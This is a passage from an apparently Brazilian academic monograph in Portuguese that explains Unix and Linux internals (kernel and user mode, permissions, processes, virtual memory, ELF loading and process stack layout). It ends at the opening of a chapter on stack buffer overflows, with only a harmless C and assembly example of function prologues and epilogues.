Para utilizar esse mecanismo, os sistemas operacionais modernos utilizam características do *hardware* que proíbem que programas de usuário acessem diretamente dispositivos de *hardware* ou acesse regiões de memória arbitrários. O *hardware* implementa pelo menos dois modos de execução para a CPU: um modo não-privilegiado para programas de usuário e um modo privilegiado para o *kernel*. O *Unix* os chama de Modo usuário e modo *kernel*, respectivamente (BOVET; CESATI, 2003).

2.6.2 SISTEMAS MULTIUSUÁRIO

Um sistema multiusuário é aquele que é capaz de executar concorrentemente e independentemente tarefas pertencentes a dois ou mais usuários. Concorrentemente quer dizer que as aplicações podem estar ativas ao mesmo tempo e podendo utilizar vários recursos como CPU, memória e disco rígido. Independentemente quer dizer que cada aplicação pode realizar sua tarefa sem ter que se preocupar com o que está sendo feito pelas aplicações dos outros usuários.

Os sistemas operacionais multiusuário devem possuir características como:

⁹*kernel* é o "coração" de um sistema operacional. É ele que cuida de tarefas como gerenciamento de memória e processos.

- **um mecanismo de autenticação para verificar a identidade do usuário;**
- **um mecanismo de proteção contra programas de usuários mal projetados que podem bloquear outras aplicações sendo executadas no sistema;**
- **um mecanismo de proteção contra programas maliciosos de usuários que poderiam interferir ou espionar em atividades de outros usuários;**
- **um mecanismo de contas que limite a quantidade de recurso designado para cada usuário.**

Para garantir esses mecanismos de proteção, os sistemas operacionais devem usar a proteção de *hardware* existente no modo privilegiado da CPU. Caso contrário, um programa de usuário poderia acessar os componentes do sistema e superar as restrições impostas. O *Unix* é um sistema operacional multiusuário que força a proteção de *hardware* dos recursos do sistema (BOVET; CESATI, 2003).

2.6.3 GRUPOS E USUÁRIOS

Em um sistema multiusuário, cada usuário possui um espaço privado na máquina, e o sistema operacional deve garantir que esse espaço seja visível apenas para o seu dono, ou seja, ele deve assegurar que nenhum outro usuário possa explorar uma aplicação do sistema com o propósito de violar o espaço privado de outro usuário (BOVET; CESATI, 2003).

Todos os usuários são identificados por um único número chamado *User ID*, ou UID. Cada usuário possui um *login* (nome de usuário) e sua respectiva senha. Se o usuário não fornecer um par válido, o sistema nega o acesso. Assumindo-se que a senha é secreta, a privacidade do usuário é garantida. Para compartilhar material com outros usuários, cada usuário é membro de um ou mais grupos, os quais são identificados por um único número chamado de *Group ID*, ou GID. Cada arquivo é associado a um único grupo. Por exemplo, o acesso a um arquivo pode ser configurado de tal maneira a permitir que o proprietário possua permissão de leitura e escrita, o grupo possua permissão apenas de leitura, e os demais não tenham permissão alguma.

Qualquer sistema operacional *Unix-like* possui um usuário especial chamado *root*, *superuser*, ou *supervisor*. O administrador de sistema deve conectar-se como *root* para gerenciar as contas de usuário, realizar tarefas de manutenção como *backups* e atualizações de programas, entre outros. O usuário *root* pode fazer quase tudo, já que o sistema operacional não aplica as restrições comuns a ele. Mais especificamente, o *root* pode acessar qualquer arquivo no sistema e pode interferir com a atividade de qualquer programa de usuário em execução (BOVET;

CESATI, 2003).

2.6.4 PROCESSOS

Todos os sistemas operacionais utilizam uma abstração fundamental: o processo. Um processo pode ser definido como "uma instância de um programa em execução" ou como "um contexto de execução" de um programa rodando. Nos sistemas operacionais tradicionais, um processo executa uma seqüência de instruções em um espaço de endereçamento. O espaço de endereçamento é um conjunto de endereços de memória que o processo possui permissão de acessar.

Os sistemas multiusuário devem fornecer um ambiente de execução no qual diversos processos podem estar ativos concorrentemente e utilizando recursos do sistema, principalmente a CPU. Sistemas que permitem processos concorrentes são conhecidos como multiprogramados ou multiprocessados.

Em sistemas uniprocessados, apenas um processo pode estar em execução na CPU. Um sistema operacional possui um componente chamado escalonador, que define qual processo será executado. Alguns sistemas operacionais permitem apenas processos não-preemptíveis, que quer dizer que o escalonador é apenas chamado quando o processo que estava em execução voluntariamente libera a CPU. Mas processos de um sistema multiusuário devem ser preemptivos, com o sistema controlando quanto tempo cada processo utiliza a CPU, e deve ativar o escalonador periodicamente. O Unix é um sistema operacional multiusuário com processos preemptivos (BOVET; CESATI, 2003).

Sistemas operacionais *Unix-like* adotam o modelo processo/*kernel*. Cada processo tem a ilusão de que é o único processo na máquina e tem acesso exclusivo aos serviços do sistema operacional. Quando um processo realiza uma chamada de sistema, isto é, uma chamada para o *kernel*, o *hardware* muda o modo de execução de modo usuário para modo *kernel*, e o processo inicia a execução do procedimento com um propósito ligeiramente limitado. Dessa maneira, o sistema operacional atua dentro do contexto de execução do processo para satisfazer o seu pedido. Quando a requisição for satisfeita, o *kernel* força o *hardware* para retornar para modo usuário e o processo continua a sua execução a partir da instrução após a chamada de sistema (BOVET; CESATI, 2003).

2.6.5 ARQUITETURA DO *KERNEL*

Existem 2 abordagens de arquitetura do *kernel* (BOVET; CESATI, 2003):

- **monolítico:** cada camada do *kernel* é integrada em um único programa de *kernel* e roda em modo *kernel*;
- **microkernel:** o *kernel* possui um conjunto pequeno de funções, geralmente incluindo algumas primitivas de sincronização, um escalonador e um mecanismo de comunicação interprocesso. Diversos processos que rodam em cima do microkernel implementam as outras funções do sistema operacional, como alocação de memória, *device drivers*¹⁰. Este tipo de arquitetura possui uma desvantagem em relação ao monolítico, pois a passagem de mensagem entre as camadas é custosa. Possui vantagens teóricas, pois força os programadores a usarem uma abordagem modularizada, facilitam a portabilidade, e fazem um melhor uso da memória, já que partes que não estão sendo utilizadas podem ser descartadas.

Para atingir as vantagens de microkernels, o *kernel* do *Linux* possui módulos. Um módulo é um arquivo objeto que pode ser anexado (e removido) ao *kernel* em tempo de execução. As vantagens principais do uso de módulos são (BOVET; CESATI, 2003):

- **Uma abordagem modularizada:** já que qualquer módulo pode ser anexado e removido em tempo de execução, os programadores devem utilizar interfaces bem definidas para acessar as estruturas de dados controladas pelos módulos. Isso facilita o desenvolvimento de novos módulos;
- **independência de plataforma:** os módulos não dependem de uma plataforma de hardware fixa, um exemplo é o *driver* SCSI, que funciona tanto para PCs compatíveis com IBM quanto para arquitetura alpha da HP;
- **não há perda de performance:** ao ser anexado, o código objeto de um módulo é equivalente ao código objeto de um *kernel* compilado estaticamente. Entretanto, não há passagem de mensagens explícitas quando as funções do módulo são chamadas.

2.6.6 VISÃO GERAL DE UM SISTEMA DE ARQUIVOS NO *UNIX*

Um arquivo Unix é um container de informações estruturado como uma seqüência de bytes, o *kernel* não interpreta o conteúdo do arquivo. Do ponto de vista do usuário, arquivos são organizados em uma árvore, como mostra a figura 11. Todos os nós da árvore, exceto as folhas, indicam nomes de diretórios. Um nó de diretório contém informações sobre os arquivos e diretórios dentro dele. Um nome de arquivo ou diretório consiste em uma seqüência de caracteres

¹⁰*device drivers* são programas que fazem a interação com dispositivos de *hardware*

ASCII arbitrários, com a exceção dos caracteres ”/” e ”0” (o caractere nulo). A maioria dos sistemas de arquivos limitam o tamanho de um nome, geralmente não passando de 255 caracteres. O diretório correspondente à raiz da árvore é chamado de ”diretório root”. Por convenção, o seu nome é uma barra (/). Os nomes devem ser diferentes dentro do mesmo diretório, mas o mesmo nome pode ser usado em diferentes diretórios (BOVET; CESATI, 2003).




Figura 11: Um exemplo de árvore de diretórios do Unix

O *Unix* associa o diretório de trabalho atual com cada processo, pertencendo ao contexto de execução do processo, identificando o diretório atualmente usado por ele. Para identificar um arquivo específico, o processo utiliza um caminho de arquivo, que consiste de barras alternando com uma seqüência de nomes de diretórios que levam ao arquivo. Se o primeiro item do caminho é uma barra, então o caminho é absoluto, já que o seu ponto de partida é o diretório root. Caso contrário, se o primeiro item é um diretório ou um nome de arquivo, o caminho é relativo, já que o ponto de partida é o diretório atual. Ao se especificar nomes de arquivos, as notações ”.” e ”..” também são usadas. Elas indicam o diretório de trabalho atual e o diretório pai, respectivamente. Se o diretório de trabalho atual é o diretório root, então ”.” e ”..” coincidem (BOVET; CESATI, 2003).

Os arquivos no Unix podem ser dos seguintes tipos (BOVET; CESATI, 2003):

- Um arquivo regular;
- Um diretório;
- Um *link* simbólico;
- Um arquivo de dispositivo orientado a bloco;
- Um arquivo de dispositivo orientado a caractere;
- Um *pipe* e um *pipe* nomeado;

- **Um *Socket*.**

Os três primeiros fazem parte de um sistema de arquivos padrão Unix. *Link* simbólicos são arquivos pequenos que contem um caminho arbitrário para outro arquivo. Arquivos de dispositivo estão relacionados com tarefas de E/S e *device drivers* integrados no *kernel*. *Pipes* e *sockets* são arquivos especiais utilizados para comunicação interprocesso (BOVET; CESATI, 2003).

O *Unix* faz uma distinção clara entre o conteúdo de um arquivo e a informação sobre um arquivo. Com exceção dos arquivos de dispositivo e os arquivos especiais, cada arquivo consiste de uma seqüência de caracteres. O arquivo não inclui nenhuma informação de controle, como o seu tamanho ou um delimitador EOF. Toda a informação necessária pelo sistema de arquivos para controlar um arquivo está incluído em uma estrutura de dados chamada *inode*. Cada arquivo possui o seu próprio *inode*, o qual é utilizado pelo sistema de arquivo para identificá-lo. O padrão POSIX especifica os seguintes atributos do *inode* (BOVET; CESATI, 2003):

- **tipo de arquivo;**
- **número de *links* associados com o arquivo;**
- **tamanho do arquivo em *bytes*;**
- **identificador do dispositivo que contém o arquivo;**
- **número *inode* que identifica o arquivo dentro do sistema de arquivos;**
- **UID do dono do arquivo;**
- **GID do arquivo;**
- **diversos marcadores de tempo que indicam o último acesso ao arquivo, última modificação do arquivo e última modificação do status do arquivo;**
- **direitos de acesso e modo do arquivo.**

Os usuários de arquivos se encaixam em 3 categorias (BOVET; CESATI, 2003):

- **o usuário que é dono do arquivo;**
- **os usuários que pertencem ao mesmo grupo do arquivo, sem incluir o dono;**
- **os outros usuários;**

Existem três tipos de direitos de acesso: leitura, escrita e execução, e para cada desse, três classes. Portanto, a definição de direitos de acesso associados a um arquivo consiste de nove indicadores. Os três indicadores adicionais chamados *suid* (*Set User ID*), *sgid* (*Set Group ID*) e *sticky*, definem o modo do arquivo. Esses três indicadores têm os seguintes sentidos quando aplicados a arquivos executáveis (BOVET; CESATI, 2003):

- ***suid***: Um processo que executa um arquivo normalmente mantém o UID do dono do processo. Entretanto, se o arquivo executável possui o indicador *suid* definido, o processo roda como o UID do dono do arquivo;
- ***sgid***: Um processo que executa um arquivo normalmente mantém o GID do dono do processo. Entretanto, se o arquivo executável possui o indicador *sgid* definido, o processo roda como o GID do grupo do arquivo;
- ***sticky***: um arquivo que possui este indicador setado informa ao *kernel* para que ele mantenha o programa na memória após o término de sua execução.

2.6.7 VISÃO GERAL DO *KERNEL* DO *UNIX*

Como já mencionado a CPU pode rodar ou em modo usuário ou em modo *kernel*. Na verdade algumas CPUs podem ter mais do que dois estados de execução. Por exemplo, os processadores da arquitetura Intel possuem quadro estados de execução diferentes, porém todos os *kernels* Unix padrão utilizam apenas dois. Quando um programa é executado em modo usuário, ele não pode acessar diretamente as estruturas de dados do *kernel* ou os programas do *kernel*. Quando uma aplicação executa em modo *kernel*, não há restrição alguma. Cada CPU fornece instruções especiais para trocar de modo usuário para modo *kernel* e vice-versa. Um programa geralmente é executado em modo usuário, e troca para modo *kernel* apenas quando requisita um serviço fornecido pelo *kernel*. Quando o *kernel* já realizou o pedido do programa, ele é colocado de novo em modo usuário (BOVET; CESATI, 2003).

Processos são entidades dinâmicas que geralmente tem um tempo de vida limitado dentro de um sistema. A tarefa de criação, eliminação, e sincronização de processos existentes é tarefa de um grupo de rotinas no *kernel*. O *kernel* por si só não é um processo, mas um gerenciador de processos. O modelo processo/*kernel* assume que cada processo que necessite de tarefas realizadas apenas pelo *kernel* use as chamadas de sistema. Cada chamada de sistema configura um grupo de parâmetros que identifica a requisição do processo e então executa a instrução de CPU responsável pela troca de modo usuário para modo *kernel* (BOVET; CESATI, 2003).

Sistemas *Unix* incluem um conjunto pequeno de processos privilegiados chamado *kernel threads*, com as seguintes características (BOVET; CESATI, 2003):

- eles rodam em modo *kernel* e no espaço de endereçamento do *kernel*;
- eles não interagem com usuários, e portanto não necessitam de dispositivos de terminal;
- são geralmente criados durante a inicialização do sistema e permanecem rodando até o desligamento.

Em um sistema uniprocessado, apenas um processo está em execução por vez e ele roda ou em modo usuário ou modo *kernel*. A Figura 12 ilustra exemplos de transições entre modo usuário e *kernel*. Na figura, o Processo 1 realiza uma chamada de sistema, e o processo é alterado para modo *kernel* e o pedido é executado. O Processo 1 então continua a execução em modo usuário, até que uma interrupção do *timer* ocorre e o escalonador é ativado em modo *kernel*. Uma troca de processo é realizada e o Processo 2 inicia sua execução em modo usuário até um dispositivo de *hardware* enviar uma interrupção. Como consequência, o Processo 2 troca para modo *kernel* e serve a interrupção (BOVET; CESATI, 2003).




Figura 12: Troca de contexto

Os *kernels Unix* realizam muito mais do que apenas controlar chamadas de sistema. As rotinas de *kernel* podem ser ativadas da seguinte maneira (BOVET; CESATI, 2003):

- um processo realiza uma chamada de sistema;
- o processo que está em execução na CPU envia um sinal de exceção, o qual é uma condição incomum como uma instrução inválida. O *kernel* controla a exceção do processo que causou;

- **um dispositivo periférico envia um sinal de interrupção para a CPU para notificar um evento como requisição de atenção, mudança de status, ou o término de uma operação de E/S. Cada sinal de interrupção é controlado por um programa do *kernel* chamado *interrupt handler*;**
- **uma *kernel thread* é executada, portanto, fazendo parte do modo *kernel*.**

Para permitir o gerenciamento de processos pelo *kernel*, cada processo é representado por um descritor de processo que possui informações sobre o estado atual de um processo. Quando o *kernel* interrompe a execução de um processo, ele salva o conteúdo de diversos registradores no descritor de processo. Os registradores são (BOVET; CESATI, 2003):

- **os registradores PC, contador de programa, e SP, ponteiro do topo da pilha;**
- **os registradores de propósito geral;**
- **os registradores de ponto-flutuante;**
- **os registradores de controle do processador;**
- **os registradores de gerenciamento de memória;**

Quando o *kernel* decide resumir a execução do processo, ele utiliza os campos corretos do descritor de processo para carregar a CPU com os valores salvos. Dessa maneira, o programa pode continuar sendo executado de maneira segura. Quando um processo não está em execução na CPU, ele está aguardando por algum evento. Os *kernels Unix* distinguem muitos estados de espera, os quais são implementados geralmente por filas de descritores de processo, com cada fila correspondendo a um conjunto de processos esperando por um evento específico (BOVET; CESATI, 2003).

Os *kernels Unix* são reentrantes, isso quer dizer que diversos processos podem estar em execução em modo *kernel* ao mesmo tempo. Em computadores uniprocessados, muitos podem estar bloqueados em uma fila até que possam retornar a execução. Cada processo em execução possui o seu espaço privado de endereços. Um processo em execução em modo usuário possui áreas privadas de pilha, código e dados. Quando está rodando em modo *kernel*, o processo endereça dados e código do *kernel*, e usa outra pilha. Como o *kernel* é reentrante, diversos processos estarão em execução em modo *kernel*, cada um referenciando-se a sua própria pilha. Porém, existem processos que compartilham suas áreas com outros processos, como forma de reduzir o uso de memória. Isso pode levar a certas inconsistências de dados, e portanto,

métodos de sincronização foram introduzidos. Entre as maneiras de sincronizar estão: utilizar *kernels* não-preemptíveis, desabilitar interrupções enquanto estiver em modo *kernel*, utilização de semáforos e utilização de *spinlocks* (BOVET; CESATI, 2003).

O *Unix* possui sinais (*signals*) que fornece um mecanismo para notificar processos de eventos do sistema. Cada evento possui o seu próprio número de sinal, o qual é geralmente referenciado como uma constante simbólica como SIGTERM. Existem dois tipos de eventos do sistema (BOVET; CESATI, 2003):

- **Notificações assíncronas:** um usuário pode enviar um sinal de interrupção SIGINT para um processo ao pressionar CTRL-C em um terminal;
- **Erros síncronos ou exceções:** o kernel pode enviar o sinal SIGSEGV para um processo quando ele tentar acessar uma região de memória em um endereço ilegal.

O gerenciamento de memória é considerado o trabalho mais difícil realizado por um *kernel Unix*. Os sistemas *Unix* recentes fornecem uma abstração chamada memória virtual. A memória virtual age como uma camada lógica entre as requisições de memória feitas pela aplicação e a unidade de hardware de gerenciamento de memória (*memory management unit*). A memória virtual possui muitos propósitos e vantagens (BOVET; CESATI, 2003):

- **Diversos processos podem ser executados concorrentemente;**
- **É possível rodar aplicações que requerem memórias bem maiores do que as fisicamente disponíveis;**
- **Processos podem executar um programa que possui um código parcialmente carregado na memória;**
- **Cada processo tem a permissão de acessar um subconjunto da memória física disponível;**
- **Processos podem compartilhar uma única imagem de memória de um programa ou biblioteca;**
- **Programas podem estar localizados em qualquer lugar na memória física;**
- **Programadores podem escrever códigos independente de máquina, já que não precisam se preocupar com a organização física da memória.**

A principal característica de memória virtual é a noção de espaço de endereçamento virtual. O conjunto de referências de memória que um processo pode usar é diferente dos endereços

físicos de memória. Quando um processo usa um endereço virtual, o *kernel* e a MMU¹¹ trabalham juntos para identificar a localização física do item desejado. A memória virtual também se preocupa em resolver problemas de fragmentação de memória (BOVET; CESATI, 2003).

Os *kernels Unix* possuem um subsistema que tenta satisfazer as requisições de áreas de memória de todas as partes do sistema, chamado de *Kernel Memory Allocator* (KMA). Um bom KMA deve ter as seguintes características (BOVET; CESATI, 2003):

- **deve ser rápido, já que é chamado por todos os subsistemas do *kernel*;**
- **deve minimizar a perda de memória;**
- **deve tentar reduzir o problema de fragmentação de memória;**
- **deve ser capaz de cooperar com os outros subsistemas de gerenciamento de memória.**

Existem diversos KMAs, que são baseados em algoritmos diferentes, entre eles estão (BOVET; CESATI, 2003):

- *Resource map allocator*;
- *Buddy system*;
- *Mach's Zone allocator*;
- *Dynis allocator*;
- *Solaris's Slab allocator*.

O KMA do *Linux* utiliza um *Slab Allocator* em cima de um *buddy system*.

Num *Unix*, o espaço de endereçamento de um processo contém todos os endereços de memória virtual que o processo é permitido referenciar. O *kernel* geralmente armazena o espaço de endereçamento virtual de um processo como uma lista de descritores de área de memória. Por exemplo, quando um processo inicia a execução de algum programa via uma chamada de sistema da família "exec()", o *kernel* associa ao processo um espaço de endereçamento virtual que possui áreas para (BOVET; CESATI, 2003):

- **o código executável do programa;**
- **os dados inicializados do programa;**

¹¹*Memory Management Unit*

- os dados não-inicializados do programa;
- a pilha inicial do programa;
- o código executável e dados de bibliotecas necessárias;
- a heap (a memória requisitada dinamicamente pelo programa).

Todos os sistemas operacionais *unix* recentes adotam uma estratégia de alocação de memória chamado de paginação por demanda. Com a paginação por demanda, um processo pode iniciar um programa com nenhuma de suas páginas na memória. Quando ele acessa uma página que não está presente, a MMU gera uma exceção, o tratador de exceção encontra a região de memória afetada, aloca uma página livre e a inicializa com os dados apropriados. O *Unix* também suporta o uso de áreas de troca (*swap areas*) para estender o tamanho do espaço de endereçamento virtual utilizado pelos processos (BOVET; CESATI, 2003).

2.6.8 LINUX

O *Linux* é um membro da vasta família de sistemas operacionais *Unix-like*. Foi inicialmente desenvolvido por Linus Torvalds em 1991 como sendo um sistema para computadores baseados no *Intel386*. Não é um sistema operacional comercial, possuindo seu código fonte liberado sob a licença *GNU¹² Public License*. Tecnicamente, o *Linux* é um *kernel Unix*, e não um sistema operacional *Unix*, pois ele não inclui as ferramentas básicas incluídas em um *Unix-like*. O *Linux* é compatível com o padrão IEEE POSIX, incluindo todas as características de um *Unix*, como gerenciamento de memória, suporte a sistema de arquivos, processos e *threads*, sinais, comunicação interprocesso, entre outras funcionalidades (BOVET; CESATI, 2003).

O *Linux* possui algumas funcionalidades com relação aos *kernels* Unix tradicionais (BOVET; CESATI, 2003):

- **kernel monolítico:** é um programa extenso e complexo, composto de diversos componentes diferentes;
- **kernel compilado e estaticamente linkado:** possui suporte à remoção e inserção de códigos do *kernel* (tipicamente *device drivers*), que também são chamados de módulos. Possui também uma característica de carregar módulos por demanda;

¹²www.gnu.org

- **kernel threads:** uma *kernel thread* é um contexto de execução que pode ser escalonado independentemente, podendo estar associado a um programa de usuário, ou executar apenas algumas funções do sistema. A troca de contexto entre *kernel threads* são bem menos custosas do que trocas entre processos ordinários, porque elas operam em um espaço de endereçamento comum. O *Linux* utiliza *kernel threads* apenas para executar funções do *kernel*, e não executar programas de usuário. Para executar programas de usuário com várias *threads*, o *Linux* não utiliza *kernel threads* para esse propósito, mas através da chamada de sistema "*clone()*", preservando as características comuns de uma *thread*;
- **kernel não-preemptível:** o *kernel* não permite que *threads* sejam interrompidas enquanto estão em modo privilegiado¹³;
- **computadores multiprocessados:** o *kernel* do *Linux* suporta SMP¹⁴, permitindo que em sistemas com várias CPUs, cada CPU execute qualquer tarefa, sem discriminação entre elas;
- **sistemas de arquivos:** o *Linux* suporta vários sistemas de arquivos, graças à sua tecnologia orientada a objetos de VFS¹⁵, permitindo que inclusões de novos sistemas de arquivos não suportados se torne uma tarefa fácil. Entre os suportados estão: ext2, ext3, ReiserFS, IFS e XFS.

Por não sofrer restrições e condições impostas pelo mercado, o *Linux* possui as seguintes vantagens entre os seus rivais (BOVET; CESATI, 2003):

- ***Linux* é gratuito;**
- ***Linux* possui componentes totalmente customizáveis:** graças à *GNU Public License*, é possível obter o código fonte e modificá-lo, se necessário;
- ***Linux* roda em plataformas diferentes e até mesmo em plataformas obsoletas, como o Intel386;**
- ***Linux* possui um padrão de qualidade no código fonte:** fazendo com que seus sistemas se tornem estáveis;
- ***Linux* é um kernel pequeno:** é possível colocar o *kernel* e programas fundamentais em um único disco de 1.44MB;

¹³Essa restrição foi removida no *kernel* 2.5 e se tornará padrão

¹⁴*Symmetric multiprocessing*

¹⁵*Virtual file system*

- **Linux é compatível com muitos sistemas operacionais conhecidos:** ele permite acesso a sistemas de arquivos do Windows, por exemplo, permite que se comunique com vários tipos de redes, entre eles *Ethernet* e *Token Ring*, e, utilizando determinadas bibliotecas, é possível executar aplicações de outros sistemas operacionais, como Windows, MS-DOS e XENIX;
- **Linux é bem suportado:** por possuir desenvolvedores espalhados pelo mundo todo, *device drivers* para *Linux* são disponibilizados semanas depois que novos produtos de hardware foram introduzidos no mercado.

2.6.9 ESTADO INICIAL DE UM PROCESSO EM MEMÓRIA

Os binários utilizados (por padrão) no Linux são do formato conhecido como ELF¹⁶. Ele foi desenvolvido pelo *Unix System Laboratories* e pode ser considerado como o formato mais utilizado pelos sistemas operacionais *Unix-like*. O ELF define o formato dos arquivos-objeto¹⁷, sendo de três tipos principais(STANDARD, 1995):

- **arquivo-objeto relocável (.o):** possui dados e códigos que podem ser usados para serem ligados a outros arquivos-objeto para criar um executável ou um arquivo-objeto compartilhado.
- **arquivo executável (o binário):** armazena um programa apropriado para execução.
- **arquivo-objeto compartilhado (.so):** armazena códigos e dados para serem ligados em dois contextos. Primeiro, o editor de ligação pode utilizá-lo com outro arquivo-objeto relocável ou arquivo-objeto compartilhado para criar um novo arquivo-objeto. Depois, o ligador dinâmico pode utilizá-lo com um arquivo executável e outros arquivos-objeto compartilhado para criar uma imagem de processo.

Os arquivos-objeto participam na ligação de programas (ou seja, na construção de um programa) e na execução de um programa.

Quando um programa é executado no Linux, a execução em baixo-nível, é feita através da chamada de sistema *sys_execve()*. Como a maioria das execuções serão feitas através do interpretador de comandos, a Tabela 4 mostra os passos envolvidos na carga de um binário ELF em memória (BOLDYSHEV, 2000).

¹⁶Executable and Linking Format

¹⁷arquivos-objeto são representações binárias de programas aptos a serem executados diretamente no processador

Tabela 4: Passos envolvidos na carga de um binário ELF

Função	Arquivo do <i>kernel</i>	Comentários
<i>shell</i>	não há	o usuário executa o programa
<i>execve()</i>	não há	a <i>shell</i> chama a função da <i>libc</i>
<i>sys_execve()</i>	arch/i386/kernel/process.c	chega na parte do kernel
<i>do_execve()</i>	fs/exec.c	abre o arquivo e faz algumas preparações
<i>search_binary_handler()</i>	fs/exec.c	determina o tipo do executável
<i>load_elf_binary()</i>	fs/binfmt_elf.c	le o ELF e cria o segmento de usuário
<i>start_thread()</i>	include/asm-i386/processor.h	passa o controle para o código do programa

Uma visão de como um binário ELF é organizado em memória no Linux rodando sobre a arquitetura Intel IA-32 pode ser visto na Figura 13 (BOLDYSHEV, 2000):

0x08048000	
code	seção .text (código do programa)
data	seção .data (dados inicializados)
bss	seção .bss (dados não-inicializados)
...	...
...	espaço livre (heap)
...	...
stack	pilha (descrita adiante)
arguments	argumentos do programa
environment	variáveis de ambiente do programa
program name	nome do programa (duplicado na parte de argumentos)
null (dword)	final dword (zero)
0xBFFFFFFF	

Figura 13: Layout em memória de um binário ELF

Além disso, a pilha também possui uma subdivisão pré-determinada, como pode ser vista na Figura 14:

argc	[dword] contador de argumentos (inteiro)
argv[0]	[dword] nome do programa (ponteiro)
argv[1]	[dword] argumentos do programa (ponteiros)
...	
argv[argc-1]	
NULL	[dword] fim dos argumentos (inteiro)
env[0]	[dword] variáveis de ambiente (ponteiros)
env[1]	
...	
env[n]	
NULL	[dword] fim das variáveis de ambiente (inteiro)

Figura 14: Divisão da pilha

No Linux, o arquivo que armazena as funções responsáveis por carregar um binário ELF para a memória se localiza em: **/usr/src/linux/fs/binfmt_elf.c**

3 TÉCNICAS DE EXPLORAÇÃO DE FALHAS DE ESTOURO DE *BUFFER* NA PILHA

3.1 INTRODUÇÃO

Neste capítulo veremos o que é uma falha de estouro de *buffer* na pilha e quão prejudicial ela pode ser se explorada por um usuário mal-intencionado. Existem vários textos sobre o assunto, entre eles "a referência" escrita por (ONE, 1996) que inspirou a elaboração desta monografia.

3.2 PASSAGEM DE PARÂMETROS EM C

A passagem de parâmetros na linguagem C é feita através do empilhamento das variáveis na pilha, da direita para a esquerda na ordem em que aparecem na chamada da função. Além disso, cada vez que uma função é chamada, o **prólogo** da função é executado antes do seu código interno. Depois que a função termina, mas antes do controle ser retomado pelo chamador, o **epílogo** é executado. O prólogo de uma função segue abaixo (sintaxe *assembly Intel*):

```
PUSH EBP
MOV EBP, ESP
```

O prólogo é responsável por salvar o valor atual do EBP (ponteiro para a base da pilha atual) na pilha e então fazer com que o ESP (ponteiro para o topo da pilha) se torne o novo EBP. Pode ser que haja uma subtração em ESP para reservar espaço para as variáveis locais, mas isso depende da função. Com isso, o EBP se torna referência para a utilização dos parâmetros da função e também das variáveis locais (se houver). O epílogo de uma função segue abaixo:

```
MOV ESP, EBP
POP EBP
RET
```

O epílogo faz com que o EBP se torne o novo ESP, removendo o espaço utilizado pelas variáveis locais da função, restaura o EBP que foi salvo na pilha pelo prólogo (restaurando desta forma o quadro de pilha anterior), e chama a instrução RET que se encarrega de retirar o

endereço de retorno que foi armazenado na pilha, armazenando-o no registrador EIP, permitindo que a função chamadora continue sua execução.

O exemplo em C abaixo, juntamente com o seu código em assembly permite que o entendimento do layout da pilha fique mais simples, ilustrado na Figura 15:

```
// teste.c: programa simples para demonstrar o funcionamento da pilha nas
// chamadas de procedimentos
// Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
#include <stdio.h>

void teste(int a, int b, int c)
{
    int var;
    char buffer[10];
}
int main(void)
{
    teste(1,2,3);
    return(0);
}
```

Agora seu código em assembly, quando realiza a chamada à função "teste":

```
; parâmetros empilhados da direita para a esquerda
push 3
push 2
push 1
call teste ; quando um call é feito, automaticamente o endereço da
            ; próxima instrução é empilhado (return)
; agora, dentro de teste(), é feito o prólogo
push ebp
mov ebp, esp
sub esp, 16 ; 16 bytes reservados para variáveis locais 10 buffer +
            ; 4 do inteiro int = 14, porem a pilha so trabalha com
            ; múltiplos de 4
; ao retornar para função main()
mov esp, ebp ; restaura o quadro de pilha anterior
pop ebp
ret ; aqui em ret, é feito um pop eip, que restaura o end. de retorno
```




Figura 15: Registro de ativação (stack frame) do programa "teste"

O formato da pilha acima também é conhecido como **Registro de Ativação**.

3.3 ATAQUES CONTRA O REGISTRO DE ATIVAÇÃO

A utilização do **Registro de Ativação** facilita a implementação e utilização de funções (procedimentos), e são comumente armazenados na pilha. Porém, existem casos em que a implementação de uma linguagem específica exija que alguns campos do **Registro de Ativação** sejam armazenados nos registradores do processador (AHO; SETHI; ULLMAN, 1988).

